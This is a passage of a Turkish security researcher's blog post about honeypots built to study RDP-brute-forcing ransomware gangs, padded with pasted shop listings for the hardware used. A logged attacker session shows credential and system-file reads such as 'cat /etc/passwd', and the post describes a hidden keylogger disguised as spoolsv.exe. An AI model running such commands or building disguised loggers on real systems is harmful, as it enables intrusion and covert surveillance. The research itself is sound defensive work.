sürmez. Geçmişten, günümüze doğru yapmış olduğum güvenlik araştırmalarına bakacak olursanız aslında ne demek istediğimi daha net anlayabilirsiniz.




Mert bey merhaba, 2 gün önce başımız geldi, 2 ay önceki İstanbul'daki bir firmaya. Müşteride tüm veritabanlarını ve ortak kulannılan dosyaları şifrediler ve para istiyorlar. Bu konuda 3389 portu haricinde yapılabilecekler, alınması gereken önlemler konusunda yardımcı olabilirmisiniz. Vatandaşlar Active Directory içinde kendilerine kullanıcı yaratıp bu kullanıcı üzerinden işlem yapıyorlar ve tüm event logları siliyor. RDP üzerinden gelebilmesi için en azından en bilindik Administrator şifresini bilmesi gerekiyor. Sağlam bir şifreyi nasıl geçebiliyorlar.

2010 yılında yapmış olduğum ve yazıya döktüğüm [Sanal Kuşatma](#) başlıklı blog yazımında, evime kurduğum basit bir honeypot ve aşağıdaki cümle ile dikkat çekmeye çalıştığım nokta, bugün sanal dünyada son kullanıcıların yaşadığı sorunların hemen hemen sesleri gibiydi.

"Honeypot kayıtlarından edindiğim bilgileri kısaca özetleyecek olursam honeypot üzerinde yer alan 11 bağlantı noktasından bir tanesine internete açıldıktan 12 dakika sonra ilk bağlantı gerçekleşmiş ve 5 saat içinde toplamda honeypota 8 farklı ülkeden, 14 farklı ip adresinden iletişim kurulmuştur."

2014 yılında ise [Air6372SO Varsayılan Hesap Doğrulaması](#) başlıklı bir diğer blog yazımında, donanım yazılımlarına gömülü kullanıcı adı ve parolaların son kullanıcılar olarak güvenliğimizi nasıl tehlkiye atabileceğine dikkat çekmeye çalıştım. Yazının akabinde de, internetten gelen bağlantıları kabul edecek şekilde tasarladığım sahte [Telnet Honeypot](#) aracını sessiz sedasız hayatı geçirdim. Kendisini Airties modemin konsol arabirimimiş gibi tanıtan ve yazda bahsi geçen gömülü parolalarla bağlantı kurmaya çalışanları kayıt altına alan bu araç ile yazının yayılanmasından kısa bir süre sonra hem yurttiçinden hem de yurtdışından bağlantı kurulduğunu gördüm. Bunlardan birinde, İngiltere'den bağlantı kuran bir ip adresi (172.245.61.34), WiFi erişim noktası adını ve parolasını çalıp, sırra kadem bastı. Sebebi üzerine biraz düşündünce, art niyetli kişilerin şifre kırmak amacıyla parola sözlüğü oluşturmak veya WiFi modeminiz üzerinden yeri geldiğinde siber suç işlemek için bu bilgileri toplamış olma ihtimalleri yüksek olabilirdi.



```
root@Batcave:/var/www/html/balkupu# cat balkupu.txt
29-12-2014 20:25|88.235.155.239|Username: root
29-12-2014 20:25|88.235.155.239|Password: SoL_FiBeR_1357
29-12-2014 20:25|88.235.155.239|Logged In!
29-12-2014 20:25|88.235.155.239|Command: help
29-12-2014 20:25|88.235.155.239|Command: ifcoifc
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command: help
10-01-2015 05:38|172.245.61.34|Username: root
10-01-2015 05:38|172.245.61.34|Password: dsl_2012_Air
10-01-2015 05:38|172.245.61.34|Logged In!
10-01-2015 05:38|172.245.61.34|Command: cat /var/hostapd*
10-01-2015 05:38|172.245.61.34|Command: ps
10-01-2015 05:38|172.245.61.34|Command: cat /var/config.xml
10-01-2015 05:38|172.245.61.34|Command: cat /etc/passwd
```

2016 yılının sonuna doğru ise yazımın başında belirttiğim şifreleme yöntemi kullanan fidyecilerin izledikleri yöntemleri açıklığa kavuşturmayla karar verdim. Rivayete göre art niyetli kişiler Türkiye'nin ip bloğunu [Nmap](#) vb. bağlantı noktası (port) tarama araçları ile tariyorlar ve ardından internețe açık olan Remote Desktop servisine [Ncrack](#) vb. araçlarla sözlük saldırısı (dictionary attack) gerçekleştiriyorlardı. Bu araştırma için bütçemi çok zorlamadan (6 taksit :) gerekli donanımları toplamaya başladım.

Donanımları topladıktan sonra donanım olarak ortaya 2 GHZ hızında işlemcisi, 8 GB RAM'i ve 120 GB SSD diskii olan bir tuzak sistem çıktı. Bunun üzerine ilk iş olarak ücretsiz olan [ESXi](#) sanallaştırma sistemini kurdum. Onun üzerinde de üzerinde sahte muhasebe uygulaması bulunacak olan bir Windows 7 (Honeypot), tuzak sistemi hacketleyen art niyetli kişilerin ağ trafiğini izlemek ve internet bağlantısını kısıtlamak amacıyla (malum sanal sistemimi başka suçlara alet etmelerini istemezdim) [Ubuntu](#) işletim sistemi (Batkave) kurdum. Windows 7'yi yerel ağda izole edip, internețe bağlanabilmesi için Ubuntu'yu da vekil sunucu (ssl inspection proxy) yaptım.



Gigabyte GB-BACE-3150 Intel Celeron N3150 2.08GHz Mini Masaüstü Bilgisayar

%31 indirim 678,64 TL
468,91 TL

Yorum (4) | Yorum Yap

Peşin Fiyatına 9 x 52,10 TL | Taksit Tablosu

Satıcı: Hepsiburada

- 1 Adet + Sepete Ekle

En geç 9 Mayıs Pazartesi günü kargoda

Bugün Teslimat Seçeneği

Favori Listeme Ekle | Karşılaştır | Fiyat Alarmı


Diğer Saticilar - Tümü (2)

Fiyat / Satıcı	Kargo / Kampanya
447,21 TL Teknolum	• En geç 9 Mayıs Pazartesi günü kargoda • Bu mağazada kargo bedava!

Sepete Ekle

Ürün Açıklaması | Yorumlar (4) | Taksit | İade Koşulları | Tüm Saticilar (2)

Marka	Gigabyte
İşlemci Tipi	Intel Celeron
İşlemci Hizi	2 GHz
İşlemci Cache	2 MB cache
Ram Tipi	DDR3
Ekran Kartı Tipi	Dahili Ekran Kartı
Ekran Kartı Modeli	Paylaşımı
Monitör	Yok
3D Desteği	Yok
Wireless Özelliği	802.11 n
Kimin Seçimi	Günlük



Kingston ValueRAM 8GB 1600MHz DDR3 Notebook Ram (KVR16LS11/8)

%27 indirim 168,10 TL
123,06 TL

★ ★ ★ ★ ★
Yorum (21) | Yorum Yap

Peşin Fiyatına 6 x 20,51 TL | Taksit Tablosu

Satıcı: Hepsiburada

- 1 Adet + Sepete Ekle

En geç 9 Mayıs Pazartesi günü kargoda

Bugün
Teslimat
Seçeneği

Favori Listeme Ekle Karşılaştır Fiyat Alarmı

Diğer Satıcılar - Tümü (7)

Fiyat / Satıcı	Kargo / Kampanya	
115,50 TL Nethouse	• En geç 9 Mayıs Pazartesi günü kargoda	Sepete Ekle
115,64 TL Pazarbizde	• En geç 11 Mayıs Çarşamba günü kargoda	Sepete Ekle



Sandisk SSD Plus 120GB 520MB-180MB/s SATA3 2.5" SSD (SDSSDA-120G-G25)

%40 indirim 199,00 TL
119,00 TL

★ ★ ★ ★ ★
Yorum (70) | Yorum Yap

Peşin Fiyatına 6 x 19,83 TL | Taksit Tablosu

Satıcı: Hepsiburada

- 1 Adet + Sepete Ekle


En geç 9 Mayıs Pazartesi günü kargoda

Bugün
Teslimat
Seçeneği


Favori Listeme Ekle Karşılaştır Fiyat Alarmı

Diğer Satıcılar - Tümü (9)


Fiyat / Satıcı	Kargo / Kampanya	
122,90 TL Webdenal	• En geç 9 Mayıs Pazartesi günü kargoda • Bu mağazada kargo bedava!	Sepete Ekle
123,90 TL Cesur Bilişim	• En geç 10 Mayıs Salı günü kargoda • Bu mağazada kargo bedava!	Sepete Ekle




Tuzak Sistem Altyapısı



Tuzak sistemi art niyetli kişiler için çekici hale getirmek amacıyla Windows 7 yüklü sisteme yüklemek üzere bir muhasebe yazılımı arayışına başladım. Hangi muhasebe yazılımının olacağuna karar vermek için ise verileri şifrelenen mağdurlardan edindiğim bilgilerden faydalananak tercihimi Akınsoft firmasının [OctoPlus](#) yazılımindan yana yaptım.



Sıra tuzak sistemi tuzak yapacak olan aracı tasarlamaya geldiğinde her zaman olduğu gibi Python ile Windows üzerindeki kullanıcının tüm hareketlerini kayıt altına alan (tuş kaydı, video kaydı, ekran görüntüsü alma, pano (clipboard) kopyalama) ve video dosyası hariç geri kalan tüm bilgileri her 5 dakikada bir e-posta ile gönderen UAL (User Activity Logger) (kötüye kullanılmaması adına kaynak kodunu yayınlamama kararı aldım, üzgünüm.) adını verdigim bir araç hazırladım. Tuzak sisteme bağlanan art niyetli kişileri uyandırmama adına işletim sistemi üzerinde Python27 klasörü başkta olmak üzere çeşitli klasörleri gizledim. Ardından derledigim UAL.py aracının adını spoolsv.exe olarak değiştirdip, her oturumda yeniden çalıştırılacak şekilde Windows servisi olarak kayıt ettim.



Tuzak sistemin yönetici parolasını muhasebe yapıp, modem üzerinden internet erişimine açtıktan sonra 6 ay boyunca bu sistemi izlemeye başladım. 6 ay süresince tuzak sisteme düşenler sayesinde sistemi iyileştirme adına epey bir yol katettim. Örneğin çoğu art niyetli kişi muhasebe dosyalarını şifrelemeden önce dosyaların değiştirilme tarihine bakıp, muhasebe programının aktif olarak kullanılıp kullanılmadığını kontrol ediyordu. Her ne kadar sözlük saldırısı ile tuzak sistemin yönetici parolasını kısa bir süre zarfında bulanlar olsa da, eşi dosta hedef alıp medyaya konu olan, verileri şifreleyip, not bırakın fidyeçilerden birinin tuzak sistemime düşmesi yaklaşık 6 ay sürdü.

The screenshot shows a web-based email inbox. A new message has arrived, with the subject line 'User Activities'. The message preview shows some text and a large file attachment icon labeled 'data.zip'. The inbox interface includes standard controls for managing messages (back, forward, reply, etc.) and a search bar at the top.

◀ data 6 items

- 📄 keylogs.txt
- 📷 logger_22_06_2016_21_19_35.jpg
- 📷 logger_22_06_2016_21_19_51.jpg
- 📷 logger_22_06_2016_21_20_06.jpg
- 📷 logger_22_06_2016_21_20_37.jpg
- 📷 logger_22_06_2016_21_20_53.jpg

data.zip - WinRAR (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

data.zip\data - ZIP archive, unpacked size 264.859 bytes

Name	Size	Packed	Type	Modified
..			File folder	
keylogs.txt	23	17	Text Docu...	22.6.2016 21:13
logger_22_06_2016_21_10_23.jpg	80.020	53.259	JPEG image	22.6.2016 21:10
logger_22_06_2016_21_13_01.jpg	86.700	47.387	JPEG image	22.6.2016 21:13
logger_22_06_2016_21_13_16.jpg	98.116	56.219	JPEG image	22.6.2016 21:13

keylogs.txt - Notepad

File Edit Format View Help

admin FAzo1903 FAzo1903

Bilgisayar korsanlarına operasyon

DHA

03 Temmuz 2013 - 12:13 | Son Güncelleme : 03 Temmuz 2013 - 12:14

İstanbul Siber Suçlarla Mücadele Şube Müdürlüğü 3 yıl önce internet üzerinden şirketlerin ana bilgisayar sunucusuna girerek sisteme tüm belgelerini ele geçiren bir şebekeyle ilgili çalışma başlattı.

PAYLAŞ



- A + Yorum yaz

Ele geçirilen bilgileri şirketin ana bilgisayardaki tek dosyaya koyan şebeke bu dosyayı şifreleyerek şirket çalışanlarının içinde, ihracat, ithalat, muhasebe ve insan kaynaklarının da bulunduğu bilgilere ulaşmalarına engel oldular. Şifre karşılığında şirketten para isteyen aksi halde şirket bilgilerini internette deşifre edeceğini belirten şebeke elemanları, yetkililerin kendilerine ulaşması için bilgisayarda oluşturulan dosyada "crypteks@hotmail.com , money4ptr.pan@gmail.com" gibi benzer isimlerde 19 mail adresi bıraktı. Şebeke, para ödeyen firmalara şifresini verirken ödemeyenlerin bilgilerini bir internet sitesinde yayınladı.

273 ŞİRKETİN BİLGİSAYARINI ELE GEÇİRDİLER YAPTIKLARI 2 HATA YAKALATTI

Polis 2011 yılından beri yaptığı araştırmada, incelenen 273 olayın 271'inde bir ize ulaşamadığı ancak 2 olayda yapılan hata sayesinde şebeke elebaşı S.B.'ye ulaşıldı. Ukrayna'da yaşayan Türk vatandaşı bilgisayar mühendisi S.B.'nin 3 ay önce Türkiye'ye giriş yaptığı belirlendi. Polis S.B.'nin irtibatlarını belirlemek için şebeke elebaşını adım adım takip etti. Antalya'da bir otelde tatil yapan S.B.'nin yurt dışına çıkma hazırlığında olduğu belirlenenince 3 aylık takibin ardından geçtiğimiz hafta operasyon startı verildi. 10 ilde gerçekleştirilen operasyonlarda 20 kişi gözaltına alındı. Gözaltına alınan 15 kişi polis sorusunun ardından serbest kalırken, 4 kişi savcılık tarafından serbest bırakıldı. Şantaj ve bilişim sistemlerine hukuka aykırı olarak girmek gibi suçlardan hattında işlem yapan S.B. ise tutuklanarak cezaevine gönderildi. Polis olayla ilgili yurt dışında yaşayan bazı bilgisayar korsanlarının yakalanması için çalışmalarına devam ediyor.

55 ŞİRKETTEN 87 BIN 684 DOLAR ALDILAR

